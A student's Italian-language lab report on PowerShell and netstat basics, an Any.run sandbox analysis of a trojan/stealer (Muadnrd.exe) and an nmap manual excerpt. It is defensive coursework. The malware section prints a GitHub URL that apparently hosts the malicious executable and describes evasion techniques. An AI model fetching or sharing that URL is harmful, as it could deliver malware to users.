

Progetto: Cyber Security & Ethical Hacking

Studente: Mirko Imbrogno

Argomento: Analisi e Automazione con Windows PowerShell e Strumenti di Rete

Esercizio 1: Usare Windows PowerShell

Parte 1: Esplorare i comandi del Prompt dei Comandi e di PowerShell

Domanda: Quali sono gli output del comando `dir`? In entrambe le console, l'output visualizza l'elenco dei file e delle sottodirectory presenti nella cartella corrente (`C:\Users\natal`). Tuttavia, la formattazione differisce: il Prompt dei Comandi offre una visualizzazione testuale classica con data, ora e dimensione, mentre PowerShell presenta una tabella strutturata con colonne specifiche come `Mode`, `LastWriteTime`, `Length` e `Name`.

The screenshot shows two side-by-side windows. The left window is 'Windows PowerShell' and the right is 'Prompt dei comandi' (Windows Command Prompt). Both are at the directory `C:\Users\natal` and have executed the `dir` command.

Windows PowerShell Output:

```
Directory: C:\Users\natal
```


Mode	LastWriteTime	Length	Name
d-----	31/01/2026 11:55		.android
d-----	19/02/2026 19:37		.VirtualBox
d-----	03/04/2025 08:46		.vscode
d-----	04/05/2025 10:48		.zenmap
d-----	24/09/2025 08:21		Cisco Packet Tracer 8.2.2
d-----	07/02/2026 22:03		Cisco Packet Tracer 9.0.0
d-r----	02/04/2025 16:29		Contacts
d-----	02/04/2025 16:36		Documents
dar----	19/02/2026 19:27		Downloads
d-r----	02/04/2025 16:29		Favorites
d-r----	02/04/2025 16:29		Links
dar----	02/10/2025 13:18		OneDrive
d-----	22/10/2025 12:03		OpenVPN
d-r----	17/05/2025 02:49		Proton Drive
d-r----	02/04/2025 16:29		Saved Games
d-r----	02/04/2025 16:46		Searches
d-----	17/02/2026 14:31		VirtualBox VMs
-a-----	18/12/2025 09:17	348	.packettracer
-a-----	04/04/2025 08:56	0	.python_history
-a-----	06/04/2025 14:34	183678	PowerShell.zip

Windows Command Prompt Output:

```
Directory di C:\Users\natal
```

File Name	Size	Attributes
.android		<DIR>
.VirtualBox		<DIR>
.vscode		<DIR>
.zenmap		<DIR>
Cisco Packet Tracer 8.2.2		<DIR>
Cisco Packet Tracer 9.0.0		<DIR>
Contacts		<DIR>
Documents		<DIR>
Downloads		<DIR>
Favorites		<DIR>
Links		<DIR>
OneDrive		<DIR>
OpenVPN		<DIR>
PowerShell.zip	183.678	
Proton Drive		<DIR>
Saved Games		<DIR>
Searches		<DIR>
VirtualBox VMs		<DIR>
.packettracer	348	File
.python_history	0	File
PowerShell.zip	183678	File

Domanda: Quali sono i risultati dei comandi ping, cd e ipconfig? I risultati sono identici in entrambi gli ambienti. Questo accade perché `ping` e `ipconfig` sono programmi eseguibili esterni che risiedono nel sistema, mentre per `cd`, PowerShell utilizza un alias per mantenere la compatibilità con i comandi legacy. Nello screenshot si osserva la configurazione IP della scheda Wi-Fi con indirizzo IPv4 `192.168.1.196` e Gateway `192.168.1.254`.



```
Windows PowerShell
PS C:\Users\natal> cd Documenti
PS C:\Users\natal\Documenti> ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:
    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

Scheda Ethernet Ethernet 2:
    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::dfa2:e75a:960:7d70%6
    Indirizzo IPv4. . . . . : 192.168.56.1
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . :

Scheda LAN wireless Connessione alla rete locale (LAN)* 1:
    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

Scheda LAN wireless Connessione alla rete locale (LAN)* 2:
    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

Scheda LAN wireless Wi-Fi:
    Suffisso DNS specifico per connessione:
    Indirizzo IPv4. . . . . : 192.168.1.196
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.1.254

Scheda Ethernet Connessione di rete Bluetooth:
    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

Prompt dei comandi
C:\Users\natal>cd Documenti
C:\Users\natal\Documenti>ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:
    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

Scheda Ethernet Ethernet 2:
    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::dfa2:e75a:960:7d70%6
    Indirizzo IPv4. . . . . : 192.168.56.1
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . :

Scheda LAN wireless Connessione alla rete locale (LAN)* 1:
    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:


Scheda LAN wireless Connessione alla rete locale (LAN)* 2:
    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

Scheda LAN wireless Wi-Fi:
    Suffisso DNS specifico per connessione:
    Indirizzo IPv4. . . . . : 192.168.1.196
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.1.254

Scheda Ethernet Connessione di rete Bluetooth:
    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:
```

Parte 2: Esplorare i cmdlet

Domanda: Qual è il comando PowerShell per dir? Utilizzando il comando `Get-Alias dir`, si ottiene come risultato `dir -> Get-ChildItem`. Pertanto, il vero cmdlet di PowerShell per elencare i file è `Get-ChildItem`.



```
PS C:\Users\natal\Documenti> Get-Alias dir

CommandType      Name                                     Version
-----
Alias             dir -> Get-ChildItem
```

```
PS C:\Users\natal\Documenti> |
```

Parte 3: Esplorare il comando netstat usando PowerShell

Analisi delle opzioni e supporto. L'esecuzione del comando `netstat --help` permette di visualizzare la sintassi e le opzioni disponibili per il monitoraggio della rete. Tra le opzioni principali troviamo `-a` per visualizzare tutte le connessioni e porte di ascolto, e `-b` per mostrare l'eseguibile coinvolto nella creazione di ogni connessione (opzione che richiede privilegi di amministratore).

```
PS C:\WINDOWS\system32> netstat --help

Mostra le statistiche del protocollo e le connessioni di rete TCP/IP correnti.

NETSTAT [-a] [-b] [-e] [-f] [-i] [-n] [-o] [-p proto] [-r] [-s] [-t] [-x] [-y] [interval]

-a          Mostra tutte le connessioni e le porte di ascolto.
-b          Mostra l'eseguibile coinvolto nella creazione di ogni connessione o
           porta di ascolto. In alcuni casi, eseguibili noti ospitano
           più componenti indipendenti e in questi casi la
           sequenza dei componenti coinvolti nella creazione della connessione
           o della porta di ascolto viene visualizzata. In questo caso, il nome dell'eseguibile
           è in [] in basso, in alto si trova il componente chiamato,
           e così via fino al raggiungimento di TCP/IP. Tenere presente che questa opzione
           può essere dispendiosa in termini di tempo e non andrà a buon fine a meno che non si disponga delle
           autorizzazioni sufficienti.
-c          Visualizza un elenco di processi ordinati in base al numero di
TCP o UDP   porte attualmente utilizzate.
-d          Mostra il valore DSCP associato a ogni connessione.
-e          Mostra le statistiche Ethernet. Potrebbe essere in combinazione con l'opzione
           -s.
-f          Mostra Fully Qualified Domain Names (FQDN) per gli indirizzi
           stranieri.
-i          Mostra il tempo in cui una connessione TCP si trova nel suo stato corrente.
-n          Mostra i numeri di indirizzi e porte in formato numerico.
-o          Mostra l'ID processo di proprietà associato a ogni connessione.
```

Analisi della Tabella di Routing IPv4 Utilizzando il comando `netstat -r`, è stata estratta la tabella di instradamento del sistema.

- Gateway IPv4: Dalla colonna "Gateway" in corrispondenza della rete di destinazione `0.0.0.0`, si identifica l'indirizzo `192.168.1.254` come gateway predefinito.
- Interfaccia attiva: Il sistema instrada il traffico attraverso l'interfaccia con indirizzo IP `192.168.1.196`.

```
PS C:\WINDOWS\system32> netstat -r

=====
Elenco interfacce
7...8c 8c aa ec 66 ef .....Realtek PCIe GbE Family Controller
6...0a 00 27 00 00 06 .....VirtualBox Host-Only Ethernet Adapter
3...5e 61 99 2b 24 bf .....Microsoft Wi-Fi Direct Virtual Adapter
4...de 61 99 2b 24 bf .....Microsoft Wi-Fi Direct Virtual Adapter #2
18...5c 61 99 2b 24 bf .....Realtek 8822CE Wireless LAN 802.11ac PCI-E NIC
13...5c 61 99 2b 24 c0 .....Bluetooth Device (Personal Area Network)
1.....Software Loopback Interface 1
=====

IPv4 Tabella route
=====
Route attive:
Indirizzo rete      Mask      Gateway      Interfaccia  Metrica
0.0.0.0             0.0.0.0    192.168.1.254 192.168.1.196    35
127.0.0.0           255.0.0.0  On-link      127.0.0.1        331
127.0.0.1           255.255.255.255  On-link      127.0.0.1        331
127.255.255.255     255.255.255.255  On-link      127.0.0.1        331
192.168.1.0         255.255.255.0   On-link      192.168.1.196    291
192.168.1.196       255.255.255.255  On-link      192.168.1.196    291
192.168.1.255       255.255.255.255  On-link      192.168.1.196    291
192.168.56.0        255.255.255.0   On-link      192.168.56.1     281
192.168.56.1        255.255.255.255  On-link      192.168.56.1     281
192.168.56.255      255.255.255.255  On-link      192.168.56.1     281
224.0.0.0           240.0.0.0      On-link      127.0.0.1        331
224.0.0.0           240.0.0.0      On-link      192.168.56.1     281
224.0.0.0           240.0.0.0      On-link      192.168.1.196    291
255.255.255.255     255.255.255.255  On-link      127.0.0.1        331
255.255.255.255     255.255.255.255  On-link      192.168.56.1     281
255.255.255.255     255.255.255.255  On-link      192.168.1.196    291
=====
Route permanenti:
Nessuna

IPv6 Tabella route
=====
Route attive:
Interf Metrica Rete Destinazione Gateway
1 331 ::1/128 On-link
6 281 fe80::/64 On-link
6 281 fe80::dfa2:e75a:960:7d70/128 On-link
1 331 ff00::/8 On-link
6 281 ff00::/8 On-link
=====
```

Monitoraggio dei Processi e PID L'esecuzione del comando `netstat -abno` in una console con privilegi elevati permette di correlare le connessioni di rete ai processi specifici tramite il PID (Process Identifier).

- Caso analizzato: È stata rilevata un'attività del processo `svchost.exe` (associato al servizio `RpcEptMapper`) in ascolto sulla porta locale 135 con il PID 1844.

```
PS C:\WINDOWS\system32> netstat -abno

Connessioni attive

Proto Indirizzo locale      Indirizzo esterno      Stato      PID
TCP    0.0.0.0:135              0.0.0.0:0              LISTENING  1844
      RpcEptMapper
[svchost.exe]
TCP    0.0.0.0:445              0.0.0.0:0              LISTENING  4
```

Verifica nel Task Manager (Gestione Attività) Per validare le informazioni ottenute dal terminale, è stato localizzato il PID 1844 nella scheda "Dettagli" del Task Manager.

- Identificazione: Il PID 1844 corrisponde effettivamente a `svchost.exe`, eseguito sotto l'utente SERVIZIO DI RETE.
- Proprietà del file: Tramite la finestra "Proprietà", è stato confermato che il file risiede nel percorso di sistema legittimo `C:\Windows\System32` e possiede una firma digitale valida di Microsoft Windows Publisher, escludendo tentativi di mimetizzazione da parte di software malevolo.

Nome	PID	Stato	Nome utente	CPU	Delta working set (memoria)	Piattaforma	Virtualizzazione controllo dell'account utente
Interrupt sistema	-	In esecuzione	SYSTEM	00	0 K		
Processo di inattività...	0	In esecuzione	SYSTEM	91	0 K		
System	4	In esecuzione	SYSTEM	01	0 K		
msedgeview2.exe	164	In esecuzione	natal	00	72 K	64 bit	Disabilitato
Secure System	236	In esecuzione	SYSTEM	00	0 K	64 bit	Non consentito
Registry	280	In esecuzione	SYSTEM	00	0 K	64 bit	Non consentito
chrome.exe	488	In esecuzione	natal	00	0 K	64 bit	Disabilitato
smss.exe	836	In esecuzione	SYSTEM	00	0 K	64 bit	Non consentito
csrss.exe	1224	In esecuzione	SYSTEM	00	-4 K	64 bit	Non consentito
chrome.exe	1232	In esecuzione	natal	00	0 K	64 bit	Disabilitato
wininit.exe	1356	In esecuzione	SYSTEM	00	0 K	64 bit	Non consentito
csrss.exe	1364	In esecuzione	SYSTEM	00	-20 K	64 bit	Non consentito
svchost.exe	1404	In esecuzione	SERVIZIO D...	00	0 K	64 bit	Non consentito
winlogon.exe	1452	In esecuzione	SYSTEM	00	0 K	64 bit	Non consentito
services.exe	1500	In esecuzione	SYSTEM	00	-32 K	64 bit	Non consentito
Lsaso.exe	1520	In esecuzione	SYSTEM	00	0 K	64 bit	Non consentito
lsass.exe	1528	In esecuzione	SYSTEM	00	72 K	64 bit	Non consentito
Spotify.exe	1548	In esecuzione	natal	00	0 K	64 bit	Disabilitato
svchost.exe	1588	In esecuzione	SYSTEM	00	0 K	64 bit	Non consentito
svchost.exe	1676	In esecuzione	SYSTEM	00	0 K	64 bit	Non consentito
fontdrvhost.exe	1708	In esecuzione	UMFD-1	00	0 K	64 bit	Disabilitato
fontdrvhost.exe	1716	In esecuzione	UMFD-0	00	0 K	64 bit	Disabilitato
WUDFHost.exe	1724	In esecuzione	SERVIZIO D...	00	0 K	64 bit	Non consentito
svchost.exe	1844	In esecuzione	SERVIZIO D...	00	24 K	64 bit	Non consentito

Proprietà - svchost.exe

Generale

Firme digitali

Sicurezza

Dettagli

Versioni precedenti

svchost.exe

Tipo di file:

Applicazione (.exe)

Descrizione:

Processo host per servizi di Windows

Percorso:

C:\Windows\System32

Dimensioni:

86,1 KB (88.232 byte)

Dimensioni su disco:

88,0 KB (90.112 byte)

Data creazione:

venerdì 30 gennaio 2026, 10:21:56

Ultima modifica:

venerdì 30 gennaio 2026, 10:21:56

Ultimo accesso:

Oggi 20 febbraio 2026, 54 minuti fa

Attributi:

☐ Sola lettura

☐ Nascosto

Avanzate...

Proprietà - svchost.exe

Generale

Firme digitali

Sicurezza

Dettagli

Versioni precedenti

Firme incorporate

Nome firmat...	Algoritmo co...	Timestamp
Microsoft Win...	sha256	lunedì 26 gennai...

Dettagli

Firme del catalogo


Nome firmat...	Nome catalo...	Algoritmo co...	Timestamp
Microsoft Win...	Runlevel-Wi...	sha256	martedì 27 genna...

Dettagli


Parte 4: Svuotare il cestino usando PowerShell

Semplificazione della gestione di rete e automazione I comandi PowerShell sono fondamentali per gestire grandi parchi macchine, consentendo di automatizzare operazioni che richiederebbero numerosi passaggi manuali tramite interfaccia grafica. Un esempio pratico è la pulizia dei file temporanei o del cestino su più server contemporaneamente.


Procedura di svuotamento tramite terminale Per verificare l'operazione, è stato prima controllato il contenuto del Cestino, assicurandosi della presenza di file eliminabili.



Successivamente, è stato impartito il comando `clear-recyclebin` nella console PowerShell con privilegi di amministratore. Il sistema richiede una conferma esplicita prima di procedere all'eliminazione permanente.



Domanda: Cosa è successo ai file nel Cestino? In seguito alla conferma del comando (digitando 's' per Sì), i file sono stati eliminati permanentemente dal disco rigido. L'interfaccia grafica del Cestino mostra ora che "La cartella è vuota", confermando la riuscita dell'automazione via riga di comando.



Domanda di Riflessione (Conclusione Esercizio 1)

Ricerca di comandi per un Analista di Sicurezza. PowerShell è uno strumento indispensabile per la gestione della configurazione e l'analisi forense. Alcuni comandi chiave per un analista includono:

- **Get-WinEvent:** per analizzare i log degli eventi alla ricerca di tentativi di accesso non autorizzati.
- **Get-FileHash:** per verificare l'integrità dei file confrontando le firme crittografiche.
- **Get-Process:** per monitorare i processi attivi e identificare quelli potenzialmente malevoli non firmati.

Esercizio 2: Studio della minaccia (Any.run)

Analisi Comportamentale e Report Tecnico

L'analisi è stata condotta sulla sandbox interattiva Any.run esaminando il file **Muadnrd.exe**. I dati raccolti evidenziano una minaccia complessa che utilizza tecniche di mimetismo e persistenza.

1. Analisi dell'Albero dei Processi (Process Tree) L'esame della struttura dei processi rivela un comportamento altamente sospetto. Il malware non agisce in modo isolato ma genera una catena di esecuzione articolata:

- **Iniezione e Camuffamento:** Si osserva come processi legittimi (Firefox) vengano utilizzati per mascherare l'attività di rete.
- **Esecuzione di Payload Secondari:** Dall'albero dei processi emerge che **firefox.exe** avvia processi non correlati alla navigazione, tra cui **jvczfh.exe** e lo stesso **muadnrd.exe**, che a loro volta richiamano utilità di sistema come **cmd.exe** e **timeout.exe**.
- **Utilizzo di InstallUtil.exe:** È stata rilevata l'esecuzione di **InstallUtil.exe** (un'utilità legittima di Windows .NET), spesso abusata per eseguire codice malevolo bypassando i controlli di sicurezza.



2. Indicatori di Compromissione e Tattiche MITRE ATT&CK Gli screenshot dei dettagli dei singoli processi confermano diverse attività malevole specifiche:

- **T1036.003 (Rename Legitimate Utilities):** Il processo Firefox (PID 6596) presenta un punteggio di sospetto estremamente alto (94/100) poiché rilascia eseguibili Windows legittimi in percorsi anomali per scopi di mimetismo.
- **T1012 (Query Registry):** Sia `jvczfhe.exe` che `muadnrd.exe` interrogano ripetutamente il registro di sistema per leggere le impostazioni di sicurezza di Internet Explorer e i parametri di trust di Windows, probabilmente per identificare protezioni attive.
- **T1059.003 (Windows Command Shell):** Il malware avvia `cmd.exe` per eseguire comandi diretti al sistema operativo.
- **T1571 (Non-Standard Port):** È stata rilevata una connessione verso una porta non standard, tattica spesso usata per comunicare con server C2 evitando i filtri firewall comuni.

The screenshot displays a 'Process details' window for Firefox (ID 6596, Suspicious). The window includes a score of 94 out of 100, indicating a high level of suspicion. The process is running as 'admin' and has a start time of +150ms. The command line shows the path to the Firefox executable and a URL to a GitHub repository. A warning message at the bottom indicates a 'Warning 1' for the tactic 'T1036.003 Rename Legitimate Utilities (1)', with the description 'Process drops legitimate windows executable'.

Process details ID 6596 Suspicious

123.0
Firefox
Username: admin
Start: +150ms Indicators:
Command line

"C:\Program Files\Mozilla Firefox\firefox.exe"
<https://github.com/MELITERRER/frew/blob/main/jvczfhe.exe>

More Info

Hide all


Warning 1

[T1036.003](#) Rename Legitimate Utilities (1)

└ Process drops legitimate windows executable

3. Tecniche di Evasione e Persistenza Il malware implementa strategie per ritardare la propria analisi o garantirsi l'esecuzione:

- **Delay Execution:** L'uso sistematico di **TIMEOUT.EXE** (con ritardi di 21 secondi) è una tecnica nota di "anti-sandboxing" per far scadere il tempo di analisi automatica prima che il payload principale entri in funzione.
- **Auto-Rilancio:** Il processo **muadnrd.exe** è stato osservato mentre rilancia se stesso, una tecnica di persistenza per assicurarsi di rimanere attivo anche in caso di terminazione forzata di uno dei thread.



4. Riepilogo Analisi File (Muadnrd.exe) Nonostante il verdetto automatico "No verdict" in alcune schermate, gli indicatori tecnici e il punteggio di rischio (fino a 62/100 per i singoli processi e attività malevola accertata nella dashboard generale) classificano il file come **Trojan/Stealer** con capacità di evasione. Il camuffamento da "Microsoft Edge" e l'offuscamento tramite .NET Reactor confermano l'intento malevolo dell'attore.

Bonus 1: Esplorazione di Nmap

Parte 1: Esplorazione di Nmap

In questa fase è stata approfondita la conoscenza dello strumento tramite le pagine manuale di sistema.

- **Cos'è Nmap?** Nmap ("Network Mapper") è uno strumento open source utilizzato per l'esplorazione della rete e l'audit di sicurezza.
- **Per cosa viene usato?** Viene impiegato per scoprire host sulla rete, identificare servizi attivi (nome e versione), sistemi operativi in uso e tipologie di firewall/filtri pacchetti attivi.

```
DESCRIPTION
Nmap ("Network Mapper") is an open source tool for network exploration
and security auditing. It was designed to rapidly scan large networks,
although it works fine against single hosts. Nmap uses raw IP packets in
novel ways to determine what hosts are available on the network, what
services (application name and version) those hosts are offering, what
operating systems (and OS versions) they are running, what type of
packet filters/firewalls are in use, and dozens of other
characteristics. While Nmap is commonly used for security audits, many
systems and network administrators find it useful for routine tasks such
as network inventory, managing service upgrade schedules, and monitoring
host or service uptime.

The output from Nmap is a list of scanned targets, with supplemental
information on each depending on the options used. Key among that
information is the "interesting ports table". That table lists the port
number and protocol, service name, and state. The state is either open,
filtered, closed, or unfiltered. Open means that an application on the
target machine is listening for connections/packets on that port.
Filtered means that a firewall, filter, or other network obstacle is
blocking the port so that Nmap cannot tell whether it is open or closed.
Closed ports have no application listening on them, though they could
open up at any time. Ports are classified as unfiltered when they are
responsive to Nmap's probes, but Nmap cannot determine whether they are
open or closed. Nmap reports the state combinations open|filtered and
closed|filtered when it cannot determine which of the two states
describe a port. The port table may also include software version
details when version detection has been requested. When an IP protocol
scan is requested (-s0), Nmap provides information on supported IP
protocols rather than listening ports.

In addition to the interesting ports table, Nmap can provide further
information on targets, including reverse DNS names, operating system
guesses, device types, and MAC addresses.
```

Analizzando gli esempi nel manuale tramite il comando `man nmap`:

- **Opzione -A:** Abilita il rilevamento del sistema operativo (OS), il rilevamento della versione, la scansione tramite script e il traceroute.
- **Opzione -T4:** Imposta un template di temporizzazione per un'esecuzione più rapida del comando.

```
Terminal - analy
File Edit View Terminal Tabs Help

A typical Nmap scan is shown in Example 1. The only Nmap arguments used
in this example are -A, to enable OS and version detection, script
scanning, and traceroute; -T4 for faster execution; and then the
hostname.

Example 1. A representative Nmap scan

# nmap -A -T4 scanme.nmap.org

Nmap scan report for scanme.nmap.org (74.207.244.221)
Host is up (0.029s latency).
rDNS record for 74.207.244.221: 1186-221.members.linode.com
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.3p1 Debian 3ubuntu7 (protocol 2.0)
| ssh-hostkey: 1024 8d:60:f1:7c:ca:b7:3d:0a:d6:67:54:9d:69:d9:b9:dd (DSA)
|_ 2048 79:f8:09:ac:d4:e2:32:42:10:49:d3:bd:20:82:85:ec (RSA)
80/tcp    open  http     Apache httpd 2.2.14 ((Ubuntu))
|_ http-title: Go ahead and ScanMe!
646/tcp   filtered ldsp
1720/tcp  filtered H.323/Q.931
9929/tcp  open  nping-echo Nping echo
Device type: general purpose
